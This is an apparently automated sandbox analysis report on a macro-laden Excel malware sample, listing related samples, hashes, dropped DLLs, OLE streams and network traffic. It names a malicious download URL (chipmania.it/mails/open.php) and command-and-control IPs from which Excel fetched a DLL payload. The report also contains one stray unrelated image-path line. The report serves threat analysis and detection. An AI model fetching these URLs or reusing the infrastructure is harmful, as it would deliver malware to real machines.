	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-636.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
200.52.147.93	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	
	Sign_77624265-298090224.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.24657.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.18756.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.30904.xls	Get hash	malicious	Browse	
	P4fZLHrU6d.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RedesyTelecomunicacionesHN	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	• 200.52.147.93
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 200.52.147.93
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	• 200.52.147.93
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 200.52.147.93
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• 200.52.147.93
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	• 200.52.147.93
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	• 200.52.147.93
	Sign_77624265-298090224.xls	Get hash	malicious	Browse	• 200.52.147.93
	SecuriteInfo.com.Exploit.Siggen3.10048.24657.xls	Get hash	malicious	Browse	• 200.52.147.93
	SecuriteInfo.com.Exploit.Siggen3.10048.18756.xls	Get hash	malicious	Browse	• 200.52.147.93
	SecuriteInfo.com.Heur.30904.xls	Get hash	malicious	Browse	• 200.52.147.93
	P4fZLHrU6d.exe	Get hash	malicious	Browse	• 200.52.147.93
SERVERPLAN-ASIT	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-636.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• 185.81.0.78

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	
C:\Users\user\BASE.BABAA	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	4591104
Entropy (8bit):	5.0540147937501265
Encrypted:	false
SSDEEP:	49152:7SkyvIo/YMOZswCkQzvhtawebv5hW2/yF//4VPQw:NCetO//S9
MD5:	25056DF6D3546DE971EAFE5DA5F9AE44
SHA1:	179555B3D0391E45DF29E651B8ED0342D02FE88A
SHA-256:	AA7931E3E85D3C5BD6FC2052C38BEE389BFBA9281A8616DA3275149A689EC5EB
SHA-512:	8032A5BD9B07ACCC290B24FD2AFA299AFD12214026089665836FADE7282F0D217FFD79F5A3A12FD64E0E08D4F6FA0A04A8B036B4CDC1F95356B0BF43D6A80B50
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	
Joe Sandbox View:	• Filename: SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1476.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1181.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21235.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.15875.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21759.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.2804.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1138.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.11266.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.18554.xls, Detection: malicious, Browse • Filename: Sign-636.xls, Detection: malicious, Browse • Filename: Sign-92793351_1597657581.xls, Detection: malicious, Browse • Filename: Sign-979329054_1327186231.xls, Detection: malicious, Browse • Filename: Sign-709986424_219667767.xls, Detection: malicious, Browse • Filename: Sign-488964532_2104982999.xls, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
IE Cache URL:	http://www.chipmania.it/mails/open.php
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*.y.K.*.K.*.K.*.#.+.K.*.#.+~K.*.#.+.K.*.;.+.K.*.#.+.K.*.K.*.K.*.;.+.K.*N:.+.K.*N:.+.K.*N:.*.K.*N:.+.K.*Rich.K.*.....PE..L....s/`.....!.....rB.....}A.....B.....`F.....@..... .D.`.....D.<.....D.Xp.....@F.....`.D.p.....D.@.....B.X.....text....qB.....rB..... ..`.rdata.....B.....vB.....@..@.data...8.....D.....D.....@....rsrc...Xp....D..r....D.....@..@.reloc.....@F.....E.....@..B.....

C:\Users\user\AppData\Local\Temp\0BCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	155530
Entropy (8bit):	7.660505379704475
Encrypted:	false
SSDEEP:	3072:YxWVpupSzxNEBBD+Os7/xxkKCtRbsYO1entseoXXF:YEGSzx0dmxk7RbsYsKtseoX1
MD5:	3CFBC6707341EF2AF668B0B66554A0D8
SHA1:	2E47F97B737C1885E37322D4789B67BC79D0625F
SHA-256:	BE269837B25164FC761785BE33AEB7A7ADAC5138AB3C081BA678F310A6674FEA
SHA-512:	1BE89DB6402BB1F07AA271C8E58AE75BB2AEAF20200EBCF118484AC8F7D5E9DF96D0C3B6A1AEE88F6197E85287D54645CE67D01B8835D8E737657521F0D6F954
Malicious:	false
Reputation:	low
Preview:	...n.0.E.....D'.....E....I?.&..k..a...;...5.K....{..H....."j.Zv..X.Nz.]..._..$...;h.....,.?l.`E..[..>q...+.....|.".m.x.r-:.....K.R...[..J<.T.n....R;V}..Q-.!.-E"...#H.W+-Ay.hI...A(...5M.....R.....#...tY8....Q..}%...,.`....r..*..^.}.wja...;..7a.^|c.....H....6.LSj.X!..ubi..v/..J$.r.....39...I...Q|O5r..w.T...|.c..O.....0m...\..n':D.E.u..O....?..|.(.....{...1...&.....1}.}.@.."L.....]....4....u .t..<.\ .S...6/.....PK.....!..#|.....X.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sat Feb 20 09:16:38 2021, atime=Sat Feb 20 09:16:38 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.471936882845852
Encrypted:	false
SSDEEP:	12:85QfAVNcLgXg/XAlCPCHaXgzB8IB/8PHxX+WnicvbTfbDtZ3YilMMEpxRljKw6Tg:85bNK/XTwz6IGxYeHDDv3q+rNru/
MD5:	8095CD6291864E260C361BF1A10EA172
SHA1:	752607AC2889B2E58D3EB31D7947D618A2A37059
SHA-256:	1F3839B20BF958449313BD88CD52DB6CA36AFD3400648086ACF7BB7288B5BCCF
SHA-512:	4A8F9A3FCDEB7971FF3E2DFEF08F72611E5EF85FCC09D8EB8C8F142BD7DAD142FA28F46FA586CECCB02B7772C6DD3919BA03337800A54604CA773A56D69CAB0
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..._jyq...._jyq... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....TR.R..Desktop.d.....QK.XTR.R*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\377142\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....377142.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Siggen3.10350.12632.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Feb 20 09:16:25 2021, mtime=Sat Feb 20 09:16:38 2021, atime=Sat Feb 20 09:16:38 2021, length=168448, window=hide
Category:	dropped
Size (bytes):	2368
Entropy (8bit):	4.571681128279049
Encrypted:	false
SSDEEP:	48:8W/XT3IHvjHCEsfHC4+Qh2W/XT3IHvjHCEsfHC4+Q/:8W/XLILiW4+Qh2W/XLILiW4+Q/
MD5:	219D84A5D4271A1B5652936B567E0447
SHA1:	F7BFF2FDA0916098A953AA4ECE644FAD43285EC7
SHA-256:	2BA7892A29E9B37D1FB472361CC3276B8FFD38D38C54B974012B2D3301FD714C
SHA-512:	E796B5EABBC8E454C63A8BBB9FC8DBE5BD42B7E5C698238B5BD77EA2538050A10CED8415D13E5EC7B94A9A539BE6B62A7DD14706A909EF611EF8F897D2BD7354
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....qq...._jyq.....qyq.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....TR.R..Desktop.d.....QK.XTR.R*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....TR.R .SECURI~1.XLS.....TR.RTR.R*.....S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...S.i.g.g.e.n.3...1.0.3.5.0...1.2.6.3.2...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\377142\Users.user\Desktop\SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls.G.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...S.i.g.g.e.n.3...1.0.3.5.0...1.2.6.3.2...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	185
Entropy (8bit):	4.876408116811588
Encrypted:	false
SSDEEP:	3:oyBVomM0bcsoMW4CuscbcsoMW4CmM0bcsoMW4Cv:dj60wsoMWOwsoMWR0wsoMWV
MD5:	0705594BE5F4187688CFE5334909ABDC
SHA1:	321F5868568FDED9259F861BA40960D027D6A794
SHA-256:	BF282C362016DCFDBABDBE3DB34A3394434CE9EF8FFF9A7E0B3F6AAC1071BD6D
SHA-512:	4788B12278CAF8CE9C9782BE378B3464EDE8D0546D14DFC0965540C1E11EA692A468D7816FD0A72C10C11ABBAC473701E05E56CA4FCB4D8B7A61A21FA1F4757
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..SecuriteInfo.com.Exploit.Siggen3.10350.12632.LNK=0..SecuriteInfo.com.Exploit.Siggen3.10350.12632.LNK=0..[xls]..SecuriteInfo.com.Exploit.Siggen3.10350.12632.LNK=0..

C:\Users\user\BASE.BABAA	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4591104
Entropy (8bit):	5.0540147937501265
Encrypted:	false
SSDEEP:	49152:7SkyvIo/YMOZswCkQzvhtawebv5hW2/yF//4VPQw:NCetO//S9
MD5:	25056DF6D3546DE971EAFE5DA5F9AE44
SHA1:	179555B3D0391E45DF29E651B8ED0342D02FE88A
SHA-256:	AA7931E3E85D3C5BD6FC2052C38BEE389BFBA9281A8616DA3275149A689EC5EB
SHA-512:	8032A5BD9B07ACCC290B24FD2AFA299AFD12214026089665836FADE7282F0D217FFD79F5A3A12FD64E0E08D4F6FA0A04A8B036B4CDC1F95356B0BF43D6A80B50
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%

C:\Users\user\BASE.BABAA	
Joe Sandbox View:	• Filename: SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1476.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1181.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21235.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.15875.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21759.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.2804.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1138.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.11266.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.18554.xls, Detection: malicious, Browse • Filename: Sign-636.xls, Detection: malicious, Browse • Filename: Sign-92793351_1597657581.xls, Detection: malicious, Browse • Filename: Sign-979329054_1327186231.xls, Detection: malicious, Browse • Filename: Sign-709986424_219667767.xls, Detection: malicious, Browse • Filename: Sign-488964532_2104982999.xls, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*.y.K.*.K.*.K.*.#.+.K.*.#.+.K.*.;.+.K.*.;.+.K.*.#.+.K.*.K.*.K.*.;.+.K.*N:.+.K.*N:.+.K.*N:.*.K.*N:.+.K.*Rich.K.*.....PE..L....s/`.....!.....rB.....}A.....B.....`F.....@..... .D.`.....D.<.....D.Xp.....@F.....`.D.p.....D.@.....B.X.....text....qB.....rB..... ..`.rdata.....B.....vB.....@..@.data...8.....D.....D.....@....rsrc...Xp....D..r....D.....@..@.reloc.....@F.....E.....@..B.....

C:\Users\user\Desktop\3ECE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	177025
Entropy (8bit):	7.239939848374362
Encrypted:	false
SSDEEP:	3072:zccKoSsxzNDZLDZjlbR868O8KL5L+4iK2xEtjPOtioVjDGUU1qfDlaGGx+cL2Qnr:4cKoSsxzNDZLDZjlbR868O8KL5L+4iKf
MD5:	8C6E6E3B60E506C0CCA7F66BBB581A1A
SHA1:	04F6ABD1996A42A02763B9F32DA952A7FDEDE7A0
SHA-256:	CF2F697E24C0B014B1513632471C307F9DCF141C34C44D5DF54297695457DD74
SHA-512:	1BA5A33D57C5D082422E6431B7F53B57C971F2B97EE7C95C3B1D902E7F2B4B0F9D380EEC7F0CD56FAB6083A98710A0FF3B0657217B75748C6CF776277212F7C1
Malicious:	false
Reputation:	low
Preview:	........g2.....\.p....B.....a.....=.....=.....i..9J.8.....X.@....."....."....."

General

SSDEEP:	3072:bScKoSsxzNDZLDZjlbR868O8KlVH3jiKq7uDphYHceXVhca+fMHLtyeGxcl8OUMn:OcKoSsxzNDZLDZjlbR868O8KlVH3jiKi
File Content Preview:	.....>.....H.....E...F...G..... .....

File Icon



Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-19 10:48:36
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.357299206868
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . .


General	
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 ec 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.247217286775
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . ` . . . . . x . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . 1 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 157800

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	157800
Entropy:	7.46869820242
Base64 Encoded:	True
Data ASCII:	. . . . . f 2 . . . . . \\ . p . . . . B . . . . . a . . . . . = ... i . . 9 J 8 . . . . . X . @ . . . . . " . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:16:43.694610119 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.752089024 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.752243042 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.753083944 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.813005924 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822292089 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822345972 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822381973 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822411060 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822443008 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822474003 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822495937 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.822505951 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822525024 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.822530031 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.822535038 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.822539091 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822539091 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.822565079 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.822571993 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822609901 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.822611094 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.822644949 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.822664022 CET	49165	80	192.168.2.22	185.81.0.78
